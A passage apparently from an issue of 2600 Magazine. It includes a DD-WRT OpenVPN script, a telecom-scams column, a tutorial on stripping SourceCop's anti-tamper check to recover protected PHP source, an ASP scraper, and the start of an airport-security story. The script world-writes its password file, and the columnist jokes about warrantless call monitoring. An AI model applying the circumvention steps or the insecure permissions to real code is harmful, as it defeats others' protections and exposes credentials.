echo '                 iptables -I INPUT -p tcp --dport 22 -j logaccept' >> /tmp/vpngo2.sh
echo '                 result=`ifconfig tun0 2>&1 | grep -c RUNNING`' >> /tmp/vpngo2.sh
echo '            done' >> /tmp/vpngo2.sh
echo '            result=`ifconfig tun0 2>&1 | grep -c RUNNING`' >> /tmp/vpngo2.sh
echo '          fi' >> /tmp/vpngo2.sh
echo '        fi' >> /tmp/vpngo2.sh
echo '    sleep 11' >> /tmp/vpngo2.sh
echo '    pingloss2=`ping -c 5 172.16.201.11 | grep -
➥ c "100% packet loss"`' >> /tmp/vpngo2.sh
echo '    if [ $pingloss2 -eq 1 ]' >> /tmp/vpngo2.sh
echo '      then' >> /tmp/vpngo2.sh
echo '      sleep 10' >> /tmp/vpngo2.sh
echo '      pingloss2=`ping -c 8 172.16.201.11 | grep -
➥ c "100% packet loss"`' >> /tmp/vpngo2.sh
echo '        if [ $pingloss2 -eq 1 ]' >> /tmp/vpngo2.sh
echo '            then' >> /tmp/vpngo2.sh
echo '            pingloss3=`ping -c 8 ***YOUR PUBLIC IPCOP
➥ SERVER*** | grep -c "100% packet loss"`' >> /tmp/vpngo2.sh
echo '              if [ $pingloss3 -eq 0 ]' >> /tmp/vpngo2.sh
echo '                 then' >> /tmp/vpngo2.sh
echo '              killall openvpn' >> /tmp/vpngo2.sh
echo '                        sleep 1' >> /tmp/vpngo2.sh
echo '              /usr/sbin/openvpn --config /tmp/openvpn/openvpn.
➥ conf --route-up /tmp/openvpn/route-up.sh --down /tmp/openvpn/
➥ route-down.sh --askpass /tmp/keypass &' >> /tmp/vpngo2.sh
echo '                        sleep 2' >> /tmp/vpngo2.sh
echo '               fi' >> /tmp/vpngo2.sh
echo '        fi' >> /tmp/vpngo2.sh
echo '    fi' >> /tmp/vpngo2.sh
echo '    done' >> /tmp/vpngo2.sh
chmod 777 /tmp/vpngo.sh
chmod 777 /tmp/vpngo2.sh
chmod 777 /tmp/keypass
sh /tmp/vpngo.sh &
sh /tmp/vpngo2.sh


***DD-WRT Firewall Script****
iptables -t nat -I PREROUTING -i tun0 -p udp --dport
➥ 5000:5300 -j DNAT --to-destination 192.168.1.10
iptables -I INPUT -p tcp --dport 22 -j logaccept
iptables -I INPUT -p tcp --dport 443 -j logaccept
```

The router stayed connected and was reconnecting when necessary. This was to be the rock solid remote IP phone solution I was searching for. However I wanted others to also manage the server and to be able to set up new certificates (phone users) when necessary and my SuSe setup via certificates would be a challenge for non-Linux admins. So I needed an easier more user-friendly management interface. IPCop with "Zerini" would fit the bill perfectly. I installed IPCop with the OpenVPN add-on "Zerini." I was surprised at how easy it was to configure multiple OpenVPN tunnels with the built in certificate manager. As for the DD-WRT box, all I needed to have the end users do was to plug it into any DHCP enabled network with Internet access. That it! I then convinced management to purchase 65 Linksys WRT54GLs for less than $45 each and flashed them with DD-WRT (v23sp1-vpn). However you don't necessary need to purchase WRT54GLs. Any supported router listed on the DD-WRT site will do. We now have over 60 remote users (sales, support, etc.) that rely on their phones every day, and already have plans to more than double the number of users! I have tested this with Nortel's i2001, i2002, i2004, and i2007 IP phones. You can also use this setup to connect remote offices as well, not just Nortel IP phones!

Thanks to "BrainSlayer" for DD-WRT (www.dd-wrt.com) and the IPCop crew (www.
➥ *ipcop.org)!*



Telecom Informer

by The Prophet

Greetings from the Central Office! It's hard to believe that summer is already here, but the solstice is just around the corner and the rain has already gotten a little warmer.

Although I rarely see the sun from my windowless workplace, we actually get a lot of it during the summer. Here in the Pacific Northwest, the sun rises just after five in the morning, and doesn't set until after nine at night. With only three months a year of semi-decent weather, people spend a lot more time outdoors, and mobile phone usage skyrockets. Capitalism being what it is, unscrupulous mobile service providers are lurking in the shadows with an interesting new way to make a quick buck. And, like our indigenous (and revolting) banana slugs, they're leaving a trail of slime wherever they go.

The more that scams change in the telecommunications industry, the more they stay the same. During the 1980s, premium-rate "information services" such as 976, 540, and 900 numbers were introduced. Although there were a few exceptions (such as pay-per-call technical support lines), these services were mostly scams intended to bilk unsuspecting subscribers. They'd offer dial-a-joke, dial-a-moan, or other services of dubious value, adding eye-popping (and often undisclosed) charges to a subscriber's monthly bill. When you received an outrageous phone bill, Ma Bell would claim that they were just a billing agent, but then threatened to shut off your phone if you didn't pay the so-called "third party" charges. There were few (if any) regulations around disclosure of pay-per-call charges, or opportunities to opt out of them.

Eventually, both the FCC and numerous state public utility commissions intervened to stop the madness. They required Ma Bell to block "information service" pay-per-call numbers at no charge upon request, and prohibited disconnection of your line for failure to pay third-party charges (provided that you paid your local service charges on time). Additional requirements were placed on service providers, forcing them to both disclose pricing up front and allow subscribers to hang up without being charged if they didn't agree. Predictably, the market for such "information services" effectively dried up - after all, it's only profitable to run a scam if you can both fool a sucker and force them to pay without recourse.

Well, fast forward to 2007 and the same thing is happening all over again. Ever heard of Dada Mobile? Blinko? Jamster? Until recently I hadn't, but I prefer to spend my evenings in the central office performing "service monitoring" of my subscribers' private conversations. Hey, if the NSA doesn't need a warrant, I figure that I don't either. However, if you watch MTV, *American Idol,* or any television show with a mainstream audience, you've probably encountered an ad for a "premium-rate text" service offered via an SMS short code. In other words, vote for your favorite celebrity and get soaked on your cellular phone bill. Or, if you're creative, maybe soak someone else's cellular phone bill....

SMS short codes (referred to as Common Short Codes or CSCs) are five-digit and six-digit codes issued by the CTIA, a cellular industry lobbying group. Anyone can lease one, at costs ranging from $500 per month (for a randomly issued CSC) to $1000 per month (for a vanity CSC). This gets you the number assignment and maintenance in the CSC database (which is performed by NeuStar, a company that controls a shocking percentage of cellular network infrastructure; among other things, they also control system ID assignments). However, owners of CSCs must negotiate interconnection agreements with every wireless carrier individually. Alternatively, they can work with a service provider (such as VeriSign - another corporation with an incredible degree of influence in the wireless industry) who has existing interconnection agreements with most carriers.

Armed with a short code and an interconnection agreement, you're in business! Just fool some sucker (often a child) into sending you a text message and you can then tack

absurd charges (which can recur as often as weekly) onto their phone bill with virtual impunity. Sure, there are some voluntary industry provisions and codes of conduct, which in practice are just so much horse manure. It's just like the bad old days of the 1980s. Charges are billed with scant (if any) disclosure and wireless phone companies threaten to shut their customers' phones off if the third-party charges aren't paid. The difference is the sheer audacity with which this is done and the almost complete lack of recourse. Wireless telecommunications (by design) is a virtually unregulated industry. Don't expect relief from the FCC or public utility commissions on this one. And with Congress in the pocket of lobbying groups such as the CTIA, this problem is unlikely to ever be solved.

(By the way, thanks, Erratic, for subscribing my cell phone to eight separate ring tone download and celebrity update services this morning. I can't wait to get my bill and I hope you don't mind that the USOC on your POTS line changed to 12B. Oops, my finger slipped.)

So, let's rewind to the 1980s again. In 1984, the long distance market was deregulated. Most subscribers stayed with AT&T, but upstarts MCI and Sprint quickly grabbed the Number Two and Number Three shares in the market respectively. By the late 1980s there were over a dozen long distance companies and by the early 1990s there were literally hundreds. The market became increasingly cutthroat and providers came up with all sorts of interesting ways to gain your long distance business. For example, one long distance company did business as "The Phone Company" so any (often elderly) subscriber that asked for "The Phone Company" as their long distance provider would get them - not surprisingly, at noncompetitive rates. Another company, LCI, sold its services via multilevel marketing, often alongside products like Amway and Mary Kay. Evidently, it paid off. Today LCI is Qwest, one of the few remaining Baby Bells (Qwest acquired US West in 2000). And everyone has probably heard the story of cigar-chomping Mississippi scam artist Bernie Ebbers, former CEO of WorldCom and now Inmate #56022-054 at FCI Oakdale.


With all of this competition, a practice known as "slamming" became a major problem. Long distance companies would use dubious (often bordering on unethical) methods to switch you to their long distance services. For example, AT&T mailed millions of $100 checks. These looked like rebate checks, perhaps from a legal settlement (of which there were many at the time). However, the fine print on the back indicated that your signature authorized switching your long distance service to AT&T. And for a few years, it seemed like no dinner in America would ever go uninterrupted by a sales pitch from a long distance company. Some companies didn't even bother asking for authorization. They'd just switch you to their long distance service (often billed at outrageous rates). Many consumers didn't even notice.

Eventually enough politicians were personally affected by the problem and the FCC cracked down again. Subscribers now have the right to initiate a "PIC Freeze," which requires the subscriber to contact their local phone company to change long distance carriers. Unscrupulous carriers who engage in slamming are subject to fines and even criminal penalties. And, for the most part, it doesn't matter much anymore as most subscribers use their cell phones for long distance these days. Without much fanfare, AT&T exited the residential long distance market late last year.

These days we're beginning to see a different kind of slamming - cell phones! For the past few years, you've been able to take your phone number with you when changing carriers. Unscrupulous wireless phone companies have used this to their advantage. They call, introduce themselves as something like "Your Wireless Phone Company" (that's their actual company name, just like the long distance carrier calling itself "The Phone Company"), and offer to send you a new, free phone. If you agree, they will indeed send you a free phone - along with a brand new service provider, a brand new rate plan (at unfavorable rates), and a brand new contract with a hefty early termination fee. Adding insult to injury, your previous wireless provider will also bill you an early termination fee if you were still in contract with them. And all of this is being done legally, under procedures outlined by the FCC. Speaking of the law of unintended consequences, your existing wireless provider is prohibited by law from even warning you that you might be the victim of a scam.

And on that note, an outside plant technician told me that we're headed for a few sun breaks and the clock tells me that my shift is over. It's time to get outside and enjoy the weather! Have a fun summer, watch out for phone scams, and I'll see you again in the fall. Or perhaps, if you're lucky enough to visit the spectacular Pacific Northwest, you'll even see me at a *2600* meeting!

Deobfuscation



by Kousu
kousue@gmail.com

Boilerplate: I don't officially condone any of these activities, of course. Use your own judgment.

Introduction

Compiled languages let you distribute binaries which, although all the machine code is there, are generally extremely time-consuming to disassemble. Scripting languages do not have such a luxury. They deal at a high level, and running code on their level requires using high-level constructs (unlike with compiled languages, where the output is very low level and the security is that 1) information - names, indentation, etc. - is lost in the compilation and 2) not many people have the skills to do the reverse operation).

In the scripting language world, there are a great deal of idiots and/or liars who scam even bigger idiots by promising that no one will be able to "steal" their source code.

It should send up a warning flag if you ever consider using obfuscated code, *especially* if it's obfuscated. In principle, this is as bad as binary blobs, which have led to, for example, rootkitability of every system using Wi-Fi. In the great tradition of paranoia of this great zine, consider that no one knows what the script is up to. Is it full of bugs? Is it phoning home and giving confidential information like credit card numbers to the original author?

Well, luckily, with scripting languages, obfuscation is difficult to actually secure. There's no way to run a generic program on such code and result in a completely irreversible encryption for the same reason DRM is fundamentally flawed: you have to decrypt it *somewhere* in order for it to run. You'd need some sort of self-generating code to do it, but even then the very thing which makes interpreted languages so flexible (the eval function/statement) that would have to be used to implement this can, with some effort, be intercepted so that eventually you find the original code. Other tricks involving the use of external libraries are unlikely because of the complexity to the user (the one who wants to obfuscate their code) and security reasons, especially in web development.

SourceCop

We're going to use as our case study SourceCop, available from `http://www.➥ sourcecop.com/` for *only* $30 (regular price $45!) with the nice guarantee that SourceCop'd code runs on all of Unix/Linux/BSD/Mac/Windows (which is nothing more than the list of platforms for PHP...).

So, first of all we install PHP (from `http://➥ php.net` or your local package mirror if on a *nix), if not already installed, and then we get to work.

Looking at a SourceCop'd script we see:

```
dhcart.php  #actual obfuscated script
scopbin/
  911006.php #support code
```

From our knowledge of CGI scripts (of which PHP scripts are a subset) in general, we know that the website `http://example.org/path/to/script/dhcart.php` will cause PHP to load and run dhcart.php. PHP, being a scripting language, just runs from the top, so we can start tracing the code immediately and looking for ways to get at the actual code:

```
$less dhcart.php
<?php if(!function_exists('findsysfolder')){function findsysfolder($fld){$fld1=di
➥ rname($fld);$fld=$fld1.'/scopbin';clearstatcache();if(!is_dir($fld))return finds
➥ ysfolder($fld1);else return $fld;}}require_once(findsysfolder(__FILE__).'/911006.
➥ php');$REXISTHECAT4FBI='FE50E574D754E76AC679F242F450F768FB5DCB77F34DE341
[...snip a lot of Hex...]
$REXISTHECAT4FBI='94CD76CD371C5A7BC70C186E779C293B9B49BACA5A781A6';
➥eval(y0666f0acdeed38d4cd9084ade1739498('311B3C4449F31071C0',$REXISTHEDOG4FBI));?>
```

So we see that it defines a function “findsysfolder” if it doesn't exist. At the end it calls a function that itself has an obfuscated name ("y0666f0acdeed38d4cd9084ade1739498") with two arguments: a string of hex (probably more obfuscation?) and a variable $REXIS-

THEDOG4FBI, which is defined as a big block of hex which is certainly the obfuscated code (incidentally, this program *always* uses the same stupid variable name) and then passes this straight into eval().

This last point is our attack vector, the weakness I spoke of. In fact, SourceCop appears to be overly simplistic (and it probably is). It only has one eval() call in the entire block, so whatever this eval does is the *entirety* of the function of this script and what is passed into it, by definition of eval(), must be the plaintext code. So simply replacing eval() with a print() will give us the code! Sure, it's possible the code could be multiple-obfuscated and that this would just give us another obfuscated block of source code, but then you just repeat this process until you get to the final plaintext. And that is why obfuscation is useless and why anyone who has the gall to sell a shitty "product" that does it deserves to lose his balls.

Back to the code:

So we replace this eval with "print" and then hop to the command line:

```
$cd ~/dhcart/
$php dhcart.php

$
```

What? Very strangely we got no output! Perhaps it's time to check out what's in that mysterious scopbin file (incidentally this same file is used for every SourceCopping):

```
$less scopbin/911006.php
<?php ini_set('include_path',dirname(__FILE__));
[...]
function g0666f0acdeed3g0666f0acdeed38d4cd9084ade1739498($s){return (strst
➥r($s,'echo')==false?(strstr($s,'print')==false)?(strstr($s,'sprint')==
➥false)?(strstr($s,'sprintf')==false)?false:exit():exit():exit():exit());}
[...]ini_set('include_path','.');?>
```

It seems to be more of the same, except helpfully PHP requires naming variables with $ signs so we can spot that these are mostly not obfuscated code but rather awkwardly named variables. So this here is a program. Also, PHP requires the use of {} so we can figure out what the indentation should look like. Initially when I did this I put new lines in all the right places and using the magic of find-and-replace I shortened all the names and traced through it trying to understand. But the quick fix here is simpler than that and I will cut to the chase. Near the middle we see the use of "strstr($s, 'print')" among others in a ternary hook chain, where all the final else clauses are "exit()". It's a good bet that this file is looking inside our source file for any uses of echo/print/sprint/sprintf (i.e., any attempts to do exactly what we're doing) and if so just killing the program. Simply removing this check should make it work, so long as there are no other blocks. There are multiple ways of removing it: the quick-and-dirtiest by far is to just rename what it's searching for.

Most reliably, replace all the exit() calls with some benign return value, like a false, as shown. Or even better, blank the function body, remove everything, and just put a "return false;".

```
$cd ~/dhcart/
$php dhcart.php
<?php

include "phpmailer/class.phpmailer.php";
include "whois_servers.php";
include "language.php";

if (!empty($HTTP_GET_VARS)) while(list($name, $value)
➥= each($HTTP_GET_VARS)) $$name = $value;
if (!isset($HTTP_SESSION_VARS['numberofitems']))
        $HTTP_SESSION_VARS['numberofitems']=0;
if (!isset($HTTP_SESSION_VARS['numberremoved']))
        $HTTP_SESSION_VARS['numberremoved']=0;

$numdomreg=count($register);
^C
$#hooray, we see that it works and stop it before it's
finished. Now to save the results to a file.
$php dhcart.php > dhcart.decrypted.php
```

Discussion

SourceCop is a particularly weak obfuscation. All it does is use a cypher function to hide the code and then make it difficult for a human to follow the decryption code by using long

meaningless variable names. But the basic technique is the same for any of these systems. These systems are just downright stupid. Friends Don't Let Friends Use Obfuscators.

The method presented here - letting unknown code run on your system - is potentially dangerous. It's not implausible that an obfuscator could try to detect if it's being run wrongly somehow and cause damage of unknown magnitude. Sure, if that booby trap was ever set off incorrectly it could be very bad for the obfuscator's business, but with the level of short-sightedness blatantly displayed here it's a perfect possibility. It would be wise to set up a jail system to test these things out on. If running a *nix you can make a chroot jail to do this. Another method is to trace the code manually, try to figure out what it's up to, and then write a program implementing the decryption scheme. Let's see that now. But first, a preface.

In digging through SourceCop I feel like vomiting. It's disgusting, disgusting code and just wasting CPU cycles letting it run is nauseating.

Reverse Engineering

But anyway, here is the scopbin/911006.php file indented properly:

```
<?php ini_set('include_path',dirname(__FILE__));

function A4540acdeed38d4cd9084ade1739498($x897356954c2cd3d41b
➥221e3f24f99bba,$x276e79316561733d64abdf00f8e8ae48)
{return $Xew6e79316561733d64abdf00f8e8ae48;}

function b5434f0acdeed38d4cd9084ade1739498($x897356954c2cd3d41
➥b221e3f24f99bba,$x276e79316561733d64abdf00f8e8ae48)
{return $Xew6e79316561733d64abdf00f8e8ae48;}

function c43dsd0acdeed38d4cd9084ade1739498($x897356954c2cd3d41
➥b221e3f24f99bba,$x276e79316561733d64abdf00f8e8ae48)
{return $Xew6e79316561733d64abdf00f8e8ae48;}

function Xdsf0acdeed38d4cd9084ade1739498($x897356954c2cd3d41b
➥221e3f24f99bba,$x276e79316561733d64abdf00f8e8ae48)
{return $Xew6e79316561733d64abdf00f8e8ae48;}


function y0666f0acdeed38d4cd9084ade1739498($x897356954c2cd3d41
➥b221e3f24f99bba,$x276e79316561733d64abdf00f8e8ae48)
{
$x0b43c25ccf2340e23492d4d3141479dc='';
$x71510c08e23d2083eda280afa650b045=0;
$x16754c94f2e48aae0d6f34280507be58=strlen($x897356954c2cd3d41b221e3f24f99bba);
$x7a86c157ee9713c34fbd7a1ee40f0c5a=hexdec('&H'.
➥substr($x276e79316561733d64abdf00f8e8ae48,0,2));
for($x1b90e1035d4d268e0d8b1377f3dc85a2=2;$x1b90e1035d4d268e0d8b1377f3dc85a2<strl
➥en($x276e79316561733d64abdf00f8e8ae48);$x1b90e1035d4d268e0d8b1377f3dc85a2+=2)
  {
  $xe594cc261a3b25a9c99ec79da9c91ba5=hexdec(trim(substr($x276e79316561
➥733d64abdf00f8e8ae48, $x1b90e1035d4d268e0d8b1377f3dc85a2, 2)));
  $x71510c08e23d2083eda280afa650b045=(($x71510c08e23d2083eda280afa650b045<$x16
➥754c94f2e48aae0d6f34280507be58)?$x71510c08e23d2083eda280afa650b045 + 1:1);
  $xab6389e47b1edcf1a5267d9cfb513ce5=$xe594cc261a3b25a9c99ec79da9c91ba5 ^ ord(subst
➥r($x897356954c2cd3d41b221e3f24f99bba, $x71510c08e23d2083eda280afa650b045-1, 1));
  if($xab6389e47b1edcf1a5267d9cfb513ce5<=$x7a86c157ee9713c34fbd7a1ee40f0c5a)
    $xab6389e47b1edcf1a5267d9cfb513ce5=255+$xab6389e47b1edcf1a
➥5267d9cfb513ce5-$x7a86c157ee9713c34fbd7a1ee40f0c5a;
  else
    $xab6389e47b1edcf1a5267d9cfb513ce5=$xab6389e47b1edcf1a52
➥67d9cfb513ce5-$x7a86c157ee9713c34fbd7a1ee40f0c5a;
  $x0b43c25ccf2340e23492d4d3141479dc=$x0b43c25ccf2340e23492d4
➥d3141479dc.chr($xab6389e47b1edcf1a5267d9cfb513ce5);
  $x7a86c157ee9713c34fbd7a1ee40f0c5a=$xe594cc261a3b25a9c99ec79da9c91ba5;
  }
return $x0b43c25ccf2340e23492d4d3141479dc;
}

function f5434f0acdeed38d4cd9084ade1739498($x897356954c2cd3d41
➥b221e3f24f99bba,$x276e79316561733d64abdf00f8e8ae48)
{
if(file_exists($x456e79316561733d64abdf00f8e8ae48))
  {unlink($x456e79316561733d64abdf00f8e8ae48);};
return $Xew6e79316561733d64abdf00f8e8ae48;
}

function j43dsd0acdeed38d4cd9084ade1739498($x897356954c2cd3d41
➥b221e3f24f99bba,$x276e79316561733d64abdf00f8e8ae48)
{
```

```
if(file_exists($x456e79316561733d64abdf00f8e8ae48))
  {unlink($x456e79316561733d64abdf00f8e8ae48);};
return $Xew6e79316561733d64abdf00f8e8ae48;
}

function hdsf0acdeed38d4cd9084ade1739498($x897356954c2cd3d41b
➥221e3f24f99bba,$x276e79316561733d64abdf00f8e8ae48)
{
if(file_exists($x456e79316561733d64abdf00f8e8ae48))
  {unlink($x456e79316561733d64abdf00f8e8ae48);};
return $Xew6e79316561733d64abdf00f8e8ae48;}

function tr5434f0acdeed38d4cd9084ade1739498($x897356954c2cd3d4
➥1b221e3f24f99bba,$x276e79316561733d64abdf00f8e8ae48)
{
if(file_exists($x456e79316561733d64abdf00f8e8ae48))
  {unlink($x456e79316561733d64abdf00f8e8ae48);};
return $Xew6e79316561733d64abdf00f8e8ae48;
}

function f0666f0acdeed38d4cd9084ade1739498($x)
{return implode('',file($x));}

function g0666f0acdeed38d4cd9084ade1739498($s)
{
return (strstr($s,'echo')==false?
         (strstr($s,'print')==false)?
           (strstr($s,'sprint')==false)?
             (strstr($s,'sprintf')==false)?
               false:
               exit():
             exit():
           exit():
         exit());
}

function hyr3dsd0acdeed38d4cd9084ade1739498($x897356954c2cd3d4
➥1b221e3f24f99bba,$x276e79316561733d64abdf00f8e8ae48)
{
if(file_exists($x456e79316561733d64abdf00f8e8ae48))
  {unlink($x456e79316561733d64abdf00f8e8ae48);};
return $Xew6e79316561733d64abdf00f8e8ae48;}

function uygf0acdeed38d4cd9084ade1739498($x897356954c2cd3d41b
➥221e3f24f99bba,$x276e79316561733d64abdf00f8e8ae48)
{
if(file_exists($x456e79316561733d64abdf00f8e8ae48))
  {unlink($x456e79316561733d64abdf00f8e8ae48);};
return $Xew6e79316561733d64abdf00f8e8ae48;}

function drfg34f0acdeed38d4cd9084ade1739498($x897356954c2cd3d4
➥1b221e3f24f99bba,$x276e79316561733d64abdf00f8e8ae48)
{
if(file_exists($x456e79316561733d64abdf00f8e8ae48))
  {unlink($x456e79316561733d64abdf00f8e8ae48);};
return $Xew6e79316561733d64abdf00f8e8ae48;}

function jhkgvdsd0acdeed38d4cd9084ade1739498($x897356954c2cd3d4
➥1b221e3f24f99bba,$x276e79316561733d64abdf00f8e8ae48)
{
if(file_exists($x456e79316561733d64abdf00f8e8ae48))
  {unlink($x456e79316561733d64abdf00f8e8ae48);};
return $Xew6e79316561733d64abdf00f8e8ae48;
}

function yrdhhdacdeed38d4cd9084ade1739498($x897356954c2cd3d41
➥b221e3f24f99bba,$x276e79316561733d64abdf00f8e8ae48)
{
if(file_exists($x456e79316561733d64abdf00f8e8ae48))
  {unlink($x456e79316561733d64abdf00f8e8ae48);};
return $Xew6e79316561733d64abdf00f8e8ae48;
}

ini_set('include_path','.');?>
```

First, you can see a lot of isomorphic functions which are probably there to throw us off - a stupid way to try it since it's so easy to remove. This makes us suspicious.

Let's check dhcart.php for function calls (roughly approximated by searching for occurrences of "()". It turns out that only three non built-in functions are actually called: `f0666f0acdeed38d4cd9084ade1739498()`, `g0666f0acdeed38d4cd9084ade1739498()`, and `y0666f0acdeed38d`

`4cd9084ade1739498()`. The first is a simple wrapper, the second is the one that dies if it decides we're being naughty (oh la la...), the third is the one with the loop and "255+" (suggestive of some encryption scheme). Thus the only active code in 911006.php that we know of are these two functions, and tracing them will reveal any other active functions, and recursively doing this will tell us which code is live and which we can dump.

`f0666f0acdeed38d4cd9084ade1739498()` and `g0666f0acdeed38d4cd9084ade1739498()` call nothing but built in functions, so we ignore them.

`y0666f0acdeed38d4cd9084ade1739498()` is more complex, so with the aid of searching for "(" we discover... that it calls nothing but built-ins.

So surprise sur-fucking-prise, the entire rest of the code *is* claptrap. To /dev/null you go!

Now to make the names more readable. The functions and their arguments can be renamed (but then re-aliased if you wish so that the obfuscated code will still run) according to what they seem to be doing. To rename, we use the wondrous find-and-replace feature that your text editor should have.

Here is the code. In the interest of leaving some small amount of mystery for you to puzzle over, I'm not going to explain it.

```
<?php ini_set('include_path',dirname(__FILE__));

function decrypt($key,$cyphertext)
{
$s='';
$i=0;
$keylen=strlen($key);
$char=hexdec('&H'.substr($cyphertext,0,2));
for($j=2;$j<strlen($cyphertext);$j+=2)
  {
  $cypherbyte=hexdec(trim(substr($cyphertext, $j, 2)));
  $i=(($i<$keylen) ? ($i + 1) : 1);
  $plainbyte=$cypherbyte ^ ord(substr($key, $i-1, 1));
  if($plainbyte<=$char)
    $plainbyte=255+$plainbyte-$char;
  else
    $plainbyte=$plainbyte-$char;
  $s=$s.chr($plainbyte);
  $char=$cypherbyte;
  }
return $s;
}

function y0666f0acdeed38d4cd9084ade1739498($x897356954c2cd3d41
➥b221e3f24f99bba,$x276e79316561733d64abdf00f8e8ae48)
{return decrypt($x897356954c2cd3d41b221e3f24f99bba,$x276e79316561733d64abdf00f8e8ae48);}


function loadFile($x)
{return implode('',file($x));}

function f0666f0acdeed38d4cd9084ade1739498($x)
{return loadFile($x);}


function checkFile($s)
{
return (strstr($s,'echo')==false?
         (strstr($s,'print')==false)?
           (strstr($s,'sprint')==false)?
             (strstr($s,'sprintf')==false)?
               false:
               exit():
             exit():
           exit():
         exit());
}

function g0666f0acdeed38d4cd9084ade1739498($s)
{return checkFile($s);}

ini_set('include_path','.');?>
```

Conclusion

Obfuscation is inefficient. Obfuscation is underhanded. Obfuscation is written by people who assume others are really stupid and intend to exploit that. It is as close to evil as ASCII can get. I wrote this guide both to raise consciousness of this particular idiocy in the world today, and to guide newbies along the path to hackerdom. I hope you found it enlightening. Now excuse me while I flick this switch.

Getting 2600 the Safe Way

by daColombian
jmwco@blazemail.com

According to my family, I am a very paranoid person. I really don't think I am paranoid; rather, I classify myself as "careful." One of the things that I tend to be careful about is purchasing the latest *2600 Magazine*. While I truly believe that the *2600* staff protects the identities of their subscribers, I live in a very small town where everyone knows everyone's business and I can only imagine the uproar that the arrival of *2600* would cause.

So in order to protect the "peace," I have been relegated to going to a bookstore in another town to purchase it (with cash). The biggest problem with this method is being able to know when the new issue is released. I have to periodically stop by the aforementioned bookstore and check to see if the new issue is out. This quickly became troublesome due to the distances involved. So I had to look for another answer.

I started by checking the *2600* website every day at work (because I only have dialup at home) but even that was troublesome because the network admin is one of them "ass-backwards" folks who thinks "hacker" is a dirty word and would have made my life miserable if they found out.

What I needed was a way to view the cover image without logging any suspicious activity. So what I ended up doing was writing a small ASP page (see code below) that would grab the cover image of the latest issue from the *2600* website and display it so that I would know instantly when the new issue was out. This would allow me to know this by only going to my personal website.

Basically the page takes a given URL, searches for a given token, and then returns the associated image as a link to go to that page. As you can see from the sample code, I also get a couple of other images for my reading pleasure.

Good luck, stay safe, and keep your powder dry....

```
<%
Option Explicit

On Error Resume Next

Dim oHttp, sTemp, iComic, iStart, iEnd, aUrls(3), aSrch(3), aComics(3), a

Set oHttp = CreateObject("Msxml2.ServerXMLHTTP.3.0")

aUrls(0) = "http://www.2600.com/"
aSrch(0) = "images/covers"

aUrls(1) = "http://www.dilbert.com/"
aSrch(1) = "TODAY'S COMIC"

aUrls(2) = "http://www.gocomics.com/thequigmans/"
aSrch(2) = "comics/tmqui"
%>

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<html>
<head>
<title>Comics page</title>
<meta http-equiv="Content-Type" content="text/html; charset=windows-1252">
</head>

<body>
<table width=590 cellspacing=5 cellpadding=5>
    <tr><td class='linetop' colspan=4 align=left valign=bottom>Comics</td></tr>
<%
' loop through all of the URLs in the array
For a = 0 to Ubound(aUrls) - 1

    aComics(a) = ""
```

```
    ' get the text from the given page
    sTemp = getLink(aUrls(a), oHttp)

    ' if there is text
    If Len(sTemp) > 0 Then

        ' look for the token
        iComic = InStr(UCase(sTemp), UCase(aSrch(a)))

        If iComic > 0 Then

            ' look for the image tag
            iStart = InStrRev(UCase(sTemp), "<IMG", iComic)

            If iStart > 0 Then

                ' look for the closing > of the image tag
                iEnd = InStr(iStart, sTemp, ">") + 1

                If iEnd > 0 Then

                    ' get the image tag text
                    aComics(a) = Mid(sTemp, iStart, iEnd - iStart)

                    ' replace the src with one pointing to the originating website
                    If InStr(aComics(a), "SRC=""/") > 0 Then
                        aComics(a) = Replace(aComics(a), "SRC=""/", "SRC=""" & aUrls(a))
                    ElseIf InStr(aComics(a), "SCR='") > 0 Then
                        aComics(a) = Replace(aComics(a), "SRC='", "SRC='" & aUrls(a))
                    Else
                        aComics(a) = Replace(aComics(a), "SRC=""", "SRC=""" & aUrls(a))
                    End If

                    ' write the image tag out with a hyperlink to the originating website
                    Response.Write "<tr><td align=center><a href=""" & aUrls(a) & """>" &
➥ aComics(a) & "</a></td></tr>" & vbcrlf

                End If

            End If

        End If

    End If

Next
%>
<tr><td class='linebottom' colspan=4 align=center valign=top> </td></tr>
</table>
</body>
</html>
<%
Function getLink( sUrl, oHttp )

    Dim RefPage

    On Error Resume Next

    getLink = ""

    ' open the url
    oHttp.Open "GET", sUrl, False

    If Err.Number = 0 Then

        'send the request
        oHttp.Send

        If Err.Number = 0 Then

            ' get the response
            RefPage = oHttp.responseText

            ' return the response if the page is found
            If InStr(RefPage, "NOT FOUND" ) = 0 Then getLink = RefPage

        End If

    End If

End Function
%>
```

Fun at the Airport



by Evil Wrangler

I live in a major U.S. city which, like most major U.S. cities, has a major airport that has been infested with Transportation Safety Administration workers and idiotic, restrictive security policies designed to give the American public a false sense of safety and provide an artificial environment for inefficient and greedy airline companies to continue to do business. Many suspect that the Emperor is, in fact, naked, and recently I took it upon myself to investigate whether the vaunted airport security implemented by the gargantuan TSA is thorough or not.

What is detailed in this narrative nudges very close to breaking U.S. laws. Under no circumstances should anyone reading this replicate what is written here. This account, while factual, is for information purposes only.

Recently I was in the airport waiting for a flight that had been delayed. Wow, like *that* never happens. It was late at night - after 8:00 pm, and since I already had parked the car and had about an hour to kill, I decided that I would wander around and investigate the lay of the land. At the time I did this, I was dressed in jeans, sneakers, and a black t-shirt that proclaimed: "I'm not a hacker, I'm a *security professional*." Really - this was what I was wearing. Why this matters will become evident shortly.

So I started by examining the physical layout of the terminal building. Bottom floor for arrivals and baggage claim, main floor for tickets and check-in, and a mezzanine for offices and food. Arrivals is boring - by then all the fun's over. The main floor, with ticketing and check-in, is where the TSA does their security dance. Basically there's a section of the floor that allows passengers to pass through from the ticket counters to the side with the gates and aircraft and over-priced shopping. Passengers stand in long lines, remove their shoes, and occasionally a TSA person pulls a grandmother out of the line and gives her "the wand" which is a more thorough physical search designed to detect that yet another American's liberties are being violated.

Unfortunately for the TSA (and us, perhaps) airport architects were not aware that the U.S. would become a terrorist target and therefore when they laid out the floor plans they designed them to facilitate access, not restrict it. So TSA has to make up for their shortsightedness by physically blocking off access using those elastic rope-and-pole gizmos accompanied by a TSA goon or two. In addition, the entire terminal floor, from the entranceways down to the gates, is being monitored by CCTV. So in the event somebody somewhere does something to someone sometime, it gets recorded on videotape for later network and cable broadcast, and for the trial of course.

